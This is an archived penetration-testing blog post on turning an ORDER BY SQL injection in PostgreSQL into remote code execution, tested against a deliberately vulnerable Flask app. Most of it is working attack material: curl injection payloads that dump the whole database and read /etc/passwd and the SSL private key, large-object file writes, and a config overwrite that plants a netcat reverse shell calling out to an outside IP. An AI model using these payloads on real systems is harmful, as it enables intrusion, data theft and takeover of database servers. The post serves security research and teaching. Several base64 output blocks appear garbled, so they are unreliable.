

SQL Injection and Postgres - An adventure to eventual RCE

SQL Injection and Postgres - An adventure to eventual RCE - Denis Andzakovic, Pulse Security.

- Published: date not stated
- Original: <<https://pulsesecurity.co.nz/articles/postgres-sqli>>
- Preserved from: <https://pulsesecurity.co.nz/articles/postgres-sqli> (live) on 2026-10-02
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so it remains readable if the page goes offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

May 5 2020

An SQL injection bug in an ORDER BY clause came up in a recent engagement, which lead to an interesting rabbit hole regarding exploiting SQLi against a PostgreSQL database. This post details some of that adventure. We'll look at some useful Postgres functions to make exploiting SQLi easier, some interesting file read/write primitives and a path to command execution as the DB user. I've included some sample vulnerable code for those of you that want to try this stuff out first hand.

I ended up helping one of my Pulse comrades with this injection sink (and then a 'hey hows it going' message in the company chat spiralled into, well, this). The database user was a superuser, but without the ability to execute any `CREATE/UPDATE/INSERT/DELETE` statements from inside a `SELECT` query, most of the commonly documented methods for further exploitation weren't available to us. The solution? Dump all the function definitions from Postgres, download the source code and start digging! There's likely way more interesting stuff inside Postgres, so I've included some of my function-finding-and-digging notes at the end.

The Bug

I've replicated the issue we came across during the engagement in a vulnerable Flask app included at the bottom of this page. I'm a fan of replicating issues with test code, that way I can trawl through logs, run debuggers and have much greater visibility over what's going on. Once the exploit has been figured out, it can then be launched against the real-life target.

In this case, the bug was an SQL injection sink in a parameter that was meant to provide either the `ASC` or `DESC` definition for the `ORDER BY` part of the query. The following snippet shows the bug:

```
cols = ['id', 'name', 'note', 'created_on']

@app.route("/")
def index():
    result = "<h1> Test some stuff </h1>"
    order = request.args.get("order")
    sort = request.args.get("sort")

    sqlquery = "select * from animals";

    if order in cols:
        sqlquery = sqlquery + " order by " + order
        if sort:
            sqlquery = sqlquery + " " + sort

    cur = conn.cursor()

    try:
        cur.execute(sqlquery)
    except psycopg2.Error as e:
        conn.rollback()
    return Response(e.pgerror, mimetype='text/plain')
```

The `order` parameter is checked against a whitelist, but the `sort` parameter is not, which results in our injection. Errors are returned in the HTTP response, which is going to make exploitation a whole bunch easier (more on this soon!). By passing `order=id&sort=%27`, we get the following that confirms the injection:

```
~$ curl "127.0.0.1:5000/?order=id&sort=%27"
ERROR: unterminated quoted string at or near ""
LINE 1: select * from animals order by id '
```

Marvelous. Note, the original bug we found didn't allow stacked queries, my Flask+psycopg2 analog does. This post won't look at exploiting query-stacking, given that being able to stack queries means we are no longer confined to a `SELECT` statement, which gives us the ability to `CREATE` and `INSERT` our little hacker hearts away. I'll have to ask for some suspension-of-disbelief on this one.

Injection in ORDER BY

Now that we understand the injection point, we need to craft a payload that we can use to pull information out of the database. Let's look at two ways to achieve that, with response discrepancy and with data exfiltration via error messages.

Response Discrepancy


The `ORDER BY` clause allows you to order by multiple columns, provided you separate them by a comma. For example, `ORDER BY id, name` will order by `id`, then by `name`. Postgres allows you to use `CASE` statements within the `ORDER BY` clause, which we can leverage to execute a query and test the result. The query we're after would look something like this:

```
SELECT * FROM ANIMALS ORDER BY note, (CASE WHEN (SELECT
'1')='1')+THEN+note+ELSE+id::text+END)
```


If the statement is true, the results will be ordered by `note`, then `note` (no change to ordering). If the statement is false, then the results will be ordered by `name` then `id`.

An important side note. It's important to ensure the first `ORDER BY` clause is a column that isn't unique across all rows. Meaning, it needs to order by a value that's the same for at least two rows. If the first `ORDER BY` column is unique in every row, then Postgres will not execute the second order clause!

Here's what that practically looks like:

 (https://pulsesecurity.co.nz/assets/images/releases/2020-05-04-postgresqli/Order1.png)

And when its false:

 (https://pulsesecurity.co.nz/assets/images/releases/2020-05-04-postgresqli/Order2.png)

You can change that `SELECT` statement to pull out or whatever data, sub-string it, and test the result character-by-character. This kind of blind injection is documented all over the web, so I won't be going into that here. Given that we have error messages being returned to us though, there is an easier option.

Error message exfil

Running seventeen bazillion queries against a SQLi sink is fun and all, but since error messages are returned we can use that instead. By purposefully messing up a `CAST`, we can get query results via the error message. The payload would look something like this:

```
SELECT CAST(chr(32)|| (SELECT pg_user) AS NUMERIC)
```

And the complete injection string, note that in this case the precedence of our `ORDER BY` parameters doesn't matter, the `CAST` executes regardless so specifying any valid column for `order` works:

```
$ curl 'http://127.0.0.1:5000/?order=id&sort=,(CASE%20WHEN%20((SELECT%20CAST(CHR(32)||
(SELECT%20version())%20AS%20NUMERIC))=%271%27)%20THEN%20name%20ELSE%20note%20END) '
ERROR:  invalid input syntax for type numeric: " PostgreSQL 11.7 (Debian 11.7-0+deb10u1)
on x86_64-pc-linux-gnu, compiled by gcc (Debian 8.3.0-6) 8.3.0, 64-bit"
```

Here's where things get a little tricky, watch what happens when we try a query that returns more than one row:

```
$ curl 'http://127.0.0.1:5000/?order=id&sort=,(CASE%20WHEN%20((SELECT%20CAST(CHR(32)||
(SELECT%20*%20FROM%20pg_user)%20AS%20NUMERIC))=%271%27)%20THEN%20name%20ELSE%20note%20END
) '
ERROR:  subquery must return only one column
LINE 1: ...ls order by id ,(CASE WHEN ((SELECT CAST(CHR(32)|| (SELECT * ...
```

Wamp. At this point you could use the `LIMIT` clause, but there is a quicker way. Which leads us too...

Postgres XML functions

Postgres includes some handy dandy XML helpers. If we grep all the available Postgres functions and search for `xml`, we get the following:

```
xml_in
xml_out
xmlcomment
xml
xmlvalidate
xml_recv
xml_send
xmlconcat2
xmlagg
table_to_xml
query_to_xml
cursor_to_xml
table_to_xmlschema
query_to_xmlschema
cursor_to_xmlschema
table_to_xml_and_xmlschema
query_to_xml_and_xmlschema
schema_to_xml
schema_to_xmlschema
schema_to_xml_and_xmlschema
database_to_xml
database_to_xmlschema
database_to_xml_and_xmlschema
xmlexists
xml_is_well_formed
xml_is_well_formed_document
xml_is_well_formed_content
```

We're going to look at two of these a bit closer, `query_to_xml` and `database_to_xml`.

query_to_xml

`query_to_xml` executes a query then returns the result as an XML object. The bonus here is that it will return a single row. So we chain that with the error-based SQLi we discussed earlier and hey presto, execute any SQL statement and retrieve the result, without having to worry about limits or multiple rows. First we need to figure out how to call it. In this case, `query_to_xml(query text, nulls boolean, tableforest boolean, targetns text)`. Or, as part of our injection payload:

```

:~$ curl "http://127.0.0.1:5000/?order=id&sort=,(CASE%20WHEN%20((SELECT%20CAST(CHR(32)||
(SELECT%20query_to_xml('select%20*%20from%20pg_user',true,true,''))%20AS%20NUMERIC)=%271%
27))%20THEN%20name%20ELSE%20note%20END)"
ERROR:  invalid input syntax for type numeric: " <row
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <username>postgres</username>
  <usesysid>10</usesysid>
  <usecreatedb>true</usecreatedb>
  <usesuper>true</usesuper>
  <userepl>true</userepl>
  <usebypassrls>true</usebypassrls>
  <passwd>*****</passwd>
  <valuntil xsi:nil="true"/>
  <useconfig xsi:nil="true"/>
</row>

<row xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <username>testuser</username>
  <usesysid>16385</usesysid>
  <usecreatedb>false</usecreatedb>
  <usesuper>true</usesuper>
  <userepl>false</userepl>
  <usebypassrls>false</usebypassrls>
  <passwd>*****</passwd>
  <valuntil xsi:nil="true"/>
  <useconfig xsi:nil="true"/>
</row>

```

Glorious. Also, note that the Postgres user that we're connecting as is a super user, that's going to come in handy shortly.

database_to_xml

We can also use the `xml` helpers to dump the entire DB with a single query.

Ok, so fair warning, on a big database or any kind of production app, you probably don't want to do this. But with that out of the way, here's how you dump the entire database using a single query from inside an error-based SQLi. When we did this against the real-world app (in a test environment!), we ended up with a 150MB xml file. So use caution.

Anyway, what you want is `database_to_xml(true,true,'')`. Here's what that looks like:

```
:~$ curl "http://127.0.0.1:5000/?order=id&sort=,(CASE%20WHEN%20((SELECT%20CAST(CHR(32)||
(SELECT%20database_to_xml(true,true,''))%20AS%20NUMERIC)=%271%27))%20THEN%20name%20ELSE%2
0note%20END)"
```

```
ERROR: invalid input syntax for type numeric: " <testdb
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
```

```
<public>
```

```
<animals>
  <id>1</id>
  <name>dog</name>
  <note>is a good dog</note>
  <created_on>2020-05-04T14:40:16.909665</created_on>
</animals>
```

```
<animals>
  <id>2</id>
  <name>cat</name>
  <note>adorable, if passive aggressive</note>
  <created_on>2020-05-04T14:40:16.915896</created_on>
</animals>
```

```
<animals>
  <id>3</id>
  <name>fish</name>
  <note>fish go blub</note>
  <created_on>2020-05-04T14:40:16.918411</created_on>
</animals>
```

```
<animals>
  <id>4</id>
  <name>whale</name>
  <note>also go blub</note>
  <created_on>2020-05-04T14:40:16.920589</created_on>
</animals>
```

```
<animals>
  <id>5</id>
  <name>shrimp</name>
  <note>also go blub</note>
  <created_on>2020-05-04T14:40:16.92258</created_on>
</animals>
```

```
<animals>
```

```

<id>6</id>
<name>giraffe</name>
<note>long neck, neato spots</note>
<created_on>2020-05-04T14:40:16.924759</created_on>
</animals>

<animals>
  <id>7</id>
  <name>rock</name>
  <note>TICKET 1143 rock is not animal</note>
  <created_on>2020-05-04T14:40:16.926717</created_on>
</animals>

<secrets>
  <id>1</id>
  <name>some-secret</name>
  <secret_info>super secret info in the db</secret_info>
</secrets>

</public>

</testdb>
"

```

If you'd like to be more subtle, use `database_to_xmlschema` to figure out the DB structure, then `query_to_xml` to pull just what you need.

File Read and Write

Since our user is a super user, we can read and write files to any location on the file-system using Postgres' large objects. But first, a note on some of the more widely documented techniques for file read and dir listing.

pg_ls_dir and pg_read_file changes

`pg_ls_dir` and `pg_read_file` are detailed in various Postgres SQLi cheatsheets. These methods did not allow absolute paths in prior versions of Postgres, but as of [this commit](#), members of the `DEFAULT_ROLE_READ_SERVER_FILES` group and super users can use these methods on any path (check out `convert_and_check_filename` in `genfile.c`).

Unfortunately, the target-app-in-real-life was running on an older version of Postgres, so no global file read and directory listing. Our demo analog app is on Debian 10 with Postgres 11 installed via apt, and is connecting as a super user, so no problem:


```
$ curl "http://127.0.0.1:5000/?order=id&sort=,(CASE%20WHEN%20((SELECT%20CAST(CHR(32)||
(SELECT%20query_to_xml('select%20pg_ls_dir(''/'')',true,true,''))%20AS%20NUMERIC)=%271%27
))%20THEN%20name%20ELSE%20note%20END)"
ERROR:  invalid input syntax for type numeric: " <row
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <pg_ls_dir>vmlinuz.old</pg_ls_dir>
</row>

<row xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <pg_ls_dir>srv</pg_ls_dir>
</row>

<row xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <pg_ls_dir>initrd.img.old</pg_ls_dir>
</row>

<row xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <pg_ls_dir>proc</pg_ls_dir>
</row>
...snip...
<row xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <pg_ls_dir>var</pg_ls_dir>
</row>

<row xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <pg_ls_dir>dev</pg_ls_dir>
</row>
```

```
$ curl "http://127.0.0.1:5000/?order=id&sort=,(CASE%20WHEN%20((SELECT%20CAST(CHR(32)||
(SELECT%20pg_read_file('/etc/passwd'))%20AS%20NUMERIC)=%271%27))%20THEN%20name%20ELSE%20n
ote%20END)"
ERROR:  invalid input syntax for type numeric: " root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...snip...
postgres:x:108:114:PostgreSQL administrator,,,:var/lib/postgresql:/bin/bash
"
```

Reading and Writing files with Large Objects

Postgres [large objects](#) provide a mechanism to store data, as well as read and write things from the file-system. Looking at our function list, we can see the following methods:

```
lo_close
lo_creat
lo_create
lo_export
lo_from_bytea
lo_get
lo_import
lo_lseek
lo_lseek64
lo_open
lo_put
lo_tell
lo_tell64
lo_truncate
lo_truncate64
lo_unlink
```

We're going to be focusing on `lo_import` and `lo_export` to read and write files, respectively. The two tables that data ends up in is `pg_largeobject` and `pg_largeobject_metadata`. These methods are run inside a transaction block, meaning that the request has to be successful and *not roll back*. So no error-based SQLi, we need an SQLi payload the executes successfully.

File read with `lo_import`

`lo_import` allows you to specify a file-system path. The file will be read and loaded into a large object, with the OID of the object returned. Using `query_to_xml`, we can request the `pg_largeobject` table and pull the data out, neatly base64-ed by the XML function. So to load `/etc/passwd`, we'd use the following payload:

```
, (CASE WHEN (SELECT lo_import('/etc/passwd'))='1')+THEN+note+ELSE+id::text+END)
```

```
$ curl "http://127.0.0.1:5000/?order=id&sort=,
(CASE%20WHEN%20(SELECT%20lo_import('/etc/passwd'))=%271%27)%20THEN%20name%20ELSE%20note%20
END)"
<h1> Test some stuff </h1><table><th>id</th><th>name</th><th>note</th><th>created</th>
<tr><td>1</td><td>dog</td><td>is a good dog</td>...snip...
```

We get a legitimate application response, no error. Now the `/etc/passwd` file should be waiting for us in the `pg_largeobject` table:

```
$ curl "http://127.0.0.1:5000/?order=id&sort=,(CASE%20WHEN%20((SELECT%20CAST(CHR(32)||
(SELECT%20query_to_xml('select%20*%20from%20pg_largeobject',true,true,''))%20AS%20NUMERIC
)=%271%27))%20THEN%20name%20ELSE%20note%20END)"
ERROR:  invalid input syntax for type numeric: " <row
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <loid>16437</loid>
  <pageno>0</pageno>
  <data>cm9vdDp40jA6MDpyb2900i9yb2900i9iaW4vYmFzaApkYWVtb246eDox0jE6ZGFlbW9u0i9l
c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpcbgpiaW46eDoy0jI6Ymlu0i9iaW46L3Vzci9zYmlu
L25vbG9naW4Kc3lz0ng6Mzoz0nN5czovZGV20i9lc3Ivc2Jpbj9ub2xvZ2luCnN5bmM6eDo0
0jY1NTM00nN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo10jYw0mdhbWVz0i9lc3IvZ2Ft
ZXM6L3Vzci9zYmluL25vbG9naW4KbWVu0ng6NjoxMjptYW46L3Zhci9jYwNoZS9tYW46L3Vz
ci9zYmluL25vbG9naW4KbHA6eDo30jc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25v
bG9naW4KbWVpDp40jg60DptYwls0i92YXlVbWVpDovdXNyL3NiaW4vbm9sb2dpcbgpuZXdz
0ng60To50m5ld3M6L3Zhci9zcG9vbC9uZXdz0i9lc3Ivc2Jpbj9ub2xvZ2luCnVlY3A6eDox
MDoxMDp1dWw0i92YXlVc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpcbgpwcm94eTp40jEz
0jEz0nByb3h50i9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzpd3ct
ZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpcbgpiYWNrdXA6eDozNDzNDpiYWNrdXA6
L3Zhci9iYWNrdXBz0i9lc3Ivc2Jpbj9ub2xvZ2luCmxcpc3Q6eDoz0Doz0DpNYWlsaW5nIExp
c3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJj0ng6Mzk6Mzk6aXJj
ZDovdmFyL3J1bi9pcmNk0i9lc3Ivc2Jpbj9ub2xvZ2luCmduYXRz0ng6NDE6NDE6R25hdHMg
QnVnLVJlG9ydGluZyBTeXN0ZW0gKGFKbWluKTovdmFyL2xpYi9nbmF0czovdXNyL3NiaW4v
bm9sb2dpcbgpub2JvZHK6eDo2NTUzND02NTUzNDpub2JvZHK6L25vbWV4aXN0ZW500i9lc3Iv
c2Jpbj9ub2xvZ2luCnVlY3A6eDozMzozMzpd3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4v
bm9sb2dpcbgpzeXN0ZW1kLXRpbWVzeW5j0ng6MTAx0jEwMjptYXN0ZW1kIFRpbWUgU3luY2hy
b25pemF0aW9uL25vbG9naW4Kc3lz0ng6Mzoz0nN5czovZGV20i9lc3Ivc2Jpbj9ub2xvZ2lu
CnVlY3A6eDozMzozMzpd3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpcbgpzeXN0ZW1kLW5l
dHdvcms6eDoxMDI6MTAz0nN5c3RlbWQgTmV0d29yayBNYW5hZ2VtZW50LCws0i9ydW4vc3lz
dGVtZDovdXNyL3NiaW4vbm9sb2dpcbgpzeXN0ZW1kLXJlc29sdmU6eDoxMDM6MTA00nN5c3Rl
bWQgUmVzb2x2ZXIsL25vbG9naW4KZG9p0ng6MTAw
MDoxMDAwOmRvaSwsLDovaG9tZS9kb2k6L2Jpbj9iYXNoCnN5c3RlbWQtY29yZWR1bXA6eDo5
OTk60Tk50nN5c3RlbWQgQ29yZSBEdWlwZXI6LzovdXNyL3NiaW4vbm9sb2dpcbgpsaWdodGRt
0ng6MTA10jExMjptYXN0ZW1kIFRpbWUgU3luY2hyb25pemF0aW9uL25vbG9naW4Kc3lz0ng6
Mzoz0nN5czovZGV20i9lc3Ivc2Jpbj9ub2xvZ2luCnVlY3A6eDozMzozMzpd3ctZGF0YTovdmFy
L2xpc3Q6L3Vzci9zYmluL25vbG9naW4KcG9zdGdyZXM6eDoxMDg6MTE00lBvc3RncmVTUUwgYWRtaW5pc3RyYXRv
ciwsLDovdmFyL2xpYi9wb3N0Z3Jlc3Fs0i9iaW4vYmFzaAo=</data>
</row>
```

Awesome. You could also use the `lo_get` method and the `OID` above, if you were so inclined.

File write with `lo_export`

`lo_export` takes a large object OID and a path, writing the file out to the path as the database user (`postgres` , in my case). I'm going to reuse the large object `OID` we created in the previous step to test this. The payload will be:

```
, (CASE WHEN (SELECT  
lo_export(16437, '/dev/shm/testing'))='1')+THEN+note+ELSE+id::text+END)
```

```
$ curl "http://127.0.0.1:5000/?order=id&sort=,  
(CASE%20WHEN%20(SELECT%20lo_export(16437, '/dev/shm/testing'))=%271%27)%20THEN%20name%20ELS  
E%20note%20END)"  
$ ls -l /dev/shm/  
total 12  
-rw----- 1 postgres postgres 6928 May  1 16:43 PostgreSQL.1150217542  
-rw-r--r-- 1 postgres postgres 1601 May  4 17:53 testing
```

Arbitrary file write can be performed by using `lo_from_bytea` to create a large object with a specified byte array, for example:

```
select lo_from_bytea(0, 'this is a test file with test bytes');
```

Now the question becomes 'what can we write to the file-system as the `postgres` user to achieve code execution'? Were the DB and the web server on the same host that might open up some options, but in this case we had a standalone DB server.

Cleaning up large objects

Large objects can be removed using the `select lo_unlink(OID)` command. Running a `select * from pg_largeobject` and removing any objects you've created is going to be a good step to add to you engagement-clean-and-wrap-up routine.

Command Execution - Just straight-up overwrite the config file

One of the things that came to mind was to look for an option in a config file that the `postgres` user can write that will let us specify an arbitrary command that'll get executed... somewhere. Double-checking that the config file is indeed owned by `postgres` :

```
$ ls -l /etc/postgresql/11/main/postgresql.conf  
-rw-r--r-- 1 postgres postgres 24194 May  1 16:31 /etc/postgresql/11/main/postgresql.conf
```

Dumping all the configuration options and looking for `command` showed the following:

```
testdb=# select name, short_desc from pg_settings where name like '%command%' ;
```

name	short_desc
archive_command	Sets the shell command that will be called to archive a WAL file.
log_replication_commands	Logs each replication command.
ssl_passphrase_command	Command to obtain passphrases for SSL.
ssl_passphrase_command_supports_reload	Also use ssl_passphrase_command during server reload.

(4 rows)

`ssl_passphrase_command` looks hopeful, lets check that out in the config file:

```
# - SSL -

ssl = on
#ssl_ca_file = ''
ssl_cert_file = '/etc/ssl/certs/ssl-cert-snakeoil.pem'
#ssl_crl_file = ''
ssl_key_file = '/etc/ssl/private/ssl-cert-snakeoil.key'
#ssl_ciphers = 'HIGH:MEDIUM:+3DES:!aNULL' # allowed SSL ciphers
#ssl_prefer_server_ciphers = on
#ssl_ecdh_curve = 'prime256v1'
#ssl_dh_params_file = ''
#ssl_passphrase_command = ''
#ssl_passphrase_command_supports_reload = off
```

Excellent, that'll do. We can overwrite the config file to set a command. This will execute when we tell postgres to reload the configuration file.

“But isn't overwriting the config file super risky?” Yes, and it's up to you to work out how to not wreck anything that shouldn't be wrecked. That said, `select pg_reload_conf()` won't take down the server if our shell fails to decrypt the private key. However, a `systemctl restart postgres` or a server reboot and the database won't come back. So we need to be sneaky.

For the command to execute, `ssl_key_file` needs to point to a key that's protected by a passphrase. We could upload our own key file using `to_export`, but we run into an issue before the command is executed:

```
2020-05-04 18:30:43.485 NZST [22651] DETAIL: File must have permissions u=rw (0600) or less if owned by the database user, or permissions u=rw,g=r (0640) or less if owned by root.
```

```
2020-05-04 18:30:43.485 NZST [22651] LOG: SSL configuration was not reloaded
```

Both of the above problems can be dealt with by downloading the existing private key using `lo_import` (snakeoil, on debian), setting a passphrase on the key and re-uploading it. We double the sneakiness by using an exploit command that actually returns the passphrase so the key successfully decrypts.

The plan at this point is:

- `lo_import` the current config file and the existing private key
- Dump the config, confirm we have the right file and location
- Dump the key, add a passphrase
- Use `lo_from_bytea` and `lo_put` to update the config file to execute a malicious command, and add the tweaked private key
- `lo_export` the doctored config and key back to disk
- Execute `pg_reload_conf()` to load the new configuration

Let's work on getting the private-key and RCE payload working correctly first. I like to figure this all out outside of the confines of the SQLi bug, then string everything together in the end. The idea is that if I have made any wrong assumptions on how things work, I'm not trying to debug that through another vulnerability. Fail-fast and all that.

Building an RCE payload

The payload needs to meet the requirements as set out in the Postgres docs. Basically, it needs to exit 0 and return the passphrase on stdout.

`ssl_passphrase_command` (string) Sets an external command to be invoked when a passphrase for decrypting an SSL file such as a private key needs to be obtained. By default, this parameter is empty, which means the built-in prompting mechanism is used. The command must print the passphrase to the standard output and exit with code 0. In the parameter value, `%p` is replaced by a prompt string. (Write `%%` for a literal `%`.) Note that the prompt string will probably contain whitespace, so be sure to quote adequately. A single newline is stripped from the end of the output if present. The command does not actually have to prompt the user for a passphrase. It can read it from a file, obtain it from a keychain facility, or similar. It is up to the user to make sure the chosen mechanism is adequately secure. This parameter can only be set in the `postgresql.conf` file or on the server command line.

Though you could upload any kind of malicious file you'd like with `lo_export`, I achieved the end goal here by using bash. The payload for the ssl passphrase command was as follows:

```
bash -c 'test -p /dev/shm/pipe || mkfifo /dev/shm/pipe; nc 192.168.122.1 8000 < /dev/shm/pipe | /bin/bash > /dev/shm/pipe & echo passphrase; exit 0'
```

The code checks if a pipe exists, and creates it if it doesn't. A netcat reverse shell is then executed and backgrounded. After that, we echo the passphrase and exit 0.

Next, we need to figure out how to add a passphrase to the private key. The `openssl` command can be used to add a passphrase to an existing key:

```
~/tmp$ sudo openssl rsa -aes256 -in /etc/ssl/private/ssl-cert-snakeoil.key -out ./ssl-cert-snakeoil.key
writing RSA key
Enter PEM pass phrase: passphrase
Verifying - Enter PEM pass phrase: passphrase
~/tmp$
```

Excellent. This is the part where you manually update the config file and make sure that everything works as intended. There is a minor wrinkle where if a shell was currently open and someone tried to restart Postgres, the restart process would hang on `Stopping PostgreSQL Cluster 11-main...` until you exit netcat. Something to keep in mind. Another option would be to `curl` whatever stager you feel like to `/dev/shm` and execute that, rather than trying to tackle job-control in a netcat one liner. You do you though.

Alright, so ready to go right? WRONG:

```
:~$ sudo ls -l /etc/ssl/private/ssl-cert-snakeoil.key
-rw-r----- 1 root ssl-cert 1766 May  4 20:18 /etc/ssl/private/ssl-cert-snakeoil.key
```

The `postgres` user can't overwrite that file, and the default umask will create files with the wrong permissions. It's fine, it's fine, we just need a file that's already owned by the `postgres` user and has `0600` permissions. There should be at least one, right?

```
:/# find / -user postgres -type f -perm 0600 2> /dev/null | wc -l
1297
```

```
805260      8 -rw-----  1 postgres postgres    6895 May  4 20:20
/var/lib/postgresql/.psql_history
805261      4 -rw-----  1 postgres postgres     258 May  4 20:21
/var/lib/postgresql/.bash_history
```

These two look good, but I kind of feel like that would be cheating, so moving on.

```
:/# ls -l /var/lib/postgresql/11/main/PG_VERSION
-rw----- 1 postgres postgres 3 May  1 16:31 /var/lib/postgresql/11/main/PG_VERSION
:/# cat /var/lib/postgresql/11/main/PG_VERSION
11
```

OK that looks better, lets try string everything together and get our shell.

The exploit

So with the prototype finished, here is the final SQLi to RCE dance:

Step one - get the config file


```

:~$ curl "http://127.0.0.1:5000/?order=id&sort=,(CASE%20WHEN%20((SELECT%20CAST(CHR(32)||
(SELECT%20query_to_xml('select%20setting%20from%20pg_settings%20where%20name=' 'config_fil
e'','',true,true,''))%20AS%20NUMERIC)=%271%27))%20THEN%20name%20ELSE%20note%20END)"
ERROR: invalid input syntax for type numeric: " <row
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <setting>/etc/postgresql/11/main/postgresql.conf</setting>
</row>
"

:~$ curl "http://127.0.0.1:5000/?order=id&sort=,
(CASE%20WHEN%20(SELECT%20lo_import('/etc/postgresql/11/main/postgresql.conf')=%271%27)%20
THEN%20name%20ELSE%20note%20END)"
<h1> Test some stuff </h1><table><th>id</th><th>name...snip...
:~$ curl "http://127.0.0.1:5000/?order=id&sort=,
(CASE%20WHEN%20(SELECT%20lo_import('/etc/postgresql/11/main/postgresql.conf')=%271%27)%20
THEN%20name%20ELSE%20note%20END)"
<h1> Test some stuff </h1><table><th>id</th><th>name...snip...
:~$ curl "http://127.0.0.1:5000/?order=id&sort=,(CASE%20WHEN%20((SELECT%20CAST(CHR(32)||
(SELECT%20query_to_xml('select%20loid%20from%20pg_largeobject',true,true,''))%20AS%20NUME
RIC)=%271%27))%20THEN%20name%20ELSE%20note%20END)"
ERROR: invalid input syntax for type numeric: " <row
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <loid>16441</loid>
</row>
...snip...
<row xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <loid>16442</loid>
</row>
"

:~$ curl "http://127.0.0.1:5000/?order=id&sort=,(CASE%20WHEN%20((SELECT%20CAST(CHR(32)||
(SELECT%20query_to_xml('select%20*%20from%20pg_largeobject',true,true,''))%20AS%20NUMERIC
)=%271%27))%20THEN%20name%20ELSE%20note%20END)"
ERROR: invalid input syntax for type numeric: " <row
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <loid>16441</loid>
  <pageno>3</pageno>
  <data>b3VuZAojYmd3cm0ZXJfZmx1c2hfYWZ0ZXIgaPSA1MTJrQgkJIyBtZWZzdXJlZCBpbWYwY2l
cywgMCBkaXNhYmxlcwoKIyAtIEFzeW5jaHJvbm91cyBCZWhhdmlvciAtCgojZWZmZWNoaXZl
X2lvX2NvbmlcnJlbnN5ID0gMQkJIyAxLTEwMDA7IDAgZGlzYWJsZXMGcHJlZmV0Y2hpbmcK
I21heF93b3JrZXJfcHJvY2Vzc2VzID0gOAKJIyAoY2hhbmdlIHJlcXVpcmVzIHJlc3RhcncQp
CiNtYXhfcGFyYWxsZWxfbWpbnRlbmFuY2Vfd29ya2VycyA9IDIJIyB0YWtlbiBmcm9tIG1h
eF9wYXJhbGxlbF93b3JrZXJzCiNtYXhfcGFyYWxsZWxfZ29ya2Vyc19wZXJfZ2Z0aGVyID0g

```

```
MgkjIHRha2VuIGZyb20gbWF4X3BhcmFsbGVsX3dvcmtlcuMkI3BhcmFsbGVsX2x1YWRLcl9w
YXJ0aWNpcGF0aW9uID0gb24KI21heF9
```

16441 will be our “clean” config that we can spool out to disk if we need to roll back in a hurry. 16442 is what we will mess with. After concatenating all the base64 blobs and spooling to disk, we get the config file. The SSL parameters is what we’re interested in:

```
:~$ curl "http://127.0.0.1:5000/?order=id&sort=(CASE%20WHEN%20((SELECT%20CAST(CHR(32)||
(SELECT%20query_to_xml('select%20*%20from%20pg_largeobject%20where%20loid='16441'%20ORDER%20BY%20pageno',true,true,''))%20AS%20NUMERIC)=%271%27))%20THEN%20name%20ELSE%20note%20
END)" |
    tee file
...snip...
:~$ perl -pe 's/[\r\n]//g; s/<\/data>\/\n/g' < file |
    perl -pe 's/^.*?<data>(.*?)$1/g' |
    while read i; do echo $i | base64 -d; done |
    grep ssl
ssl = on
#ssl_ca_file = ''
ssl_cert_file = '/etc/ssl/certs/ssl-cert-snakeoil.pem'
#ssl_crl_file = ''
ssl_key_file = '/etc/ssl/private/ssl-cert-snakeoil.key'
#ssl_ciphers = 'HIGH:MEDIUM:+3DES:!aNULL' # allowed SSL ciphers
#ssl_prefer_server_ciphers = on
#ssl_ecdh_curve = 'prime256v1'
#ssl_dh_params_file = ''
#ssl_passphrase_command = ''
#ssl_passphrase_command_supports_reload = on
```

Step two - get the private key

Next we need to grab the the private key

```

:~$ curl "http://127.0.0.1:5000/?order=id&sort=,
(CASE%20WHEN%20(SELECT%20lo_import('/etc/ssl/private/ssl-cert-
snakeoil.key')=%271%27)%20THEN%20name%20ELSE%20note%20END)"
:~$ curl "http://127.0.0.1:5000/?order=id&sort=,(CASE%20WHEN%20((SELECT%20CAST(CHR(32)||
(SELECT%20query_to_xml('select%20*%20from%20pg_largeobject%20where%20loid=' '16443' '%20ORD
ER%20BY%20pageno',true,true,''))%20AS%20NUMERIC)=%271%27))%20THEN%20name%20ELSE%20note%20
END)" |
    tee file
...snip...
:~$ perl -pe 's/[\r\n]//g; s/<\/data>\/\n/g' < file |
    perl -pe 's/^.?<data>(.*?)$/1/g' |
    while read i; do echo $i | base64 -d; done > private.key

```

Add a passphrase:

```

:~$ openssl rsa -aes256 -in private.key -out private_passphrase.key
writing RSA key
Enter PEM pass phrase: passphrase
Verifying - Enter PEM pass phrase: passphrase

```

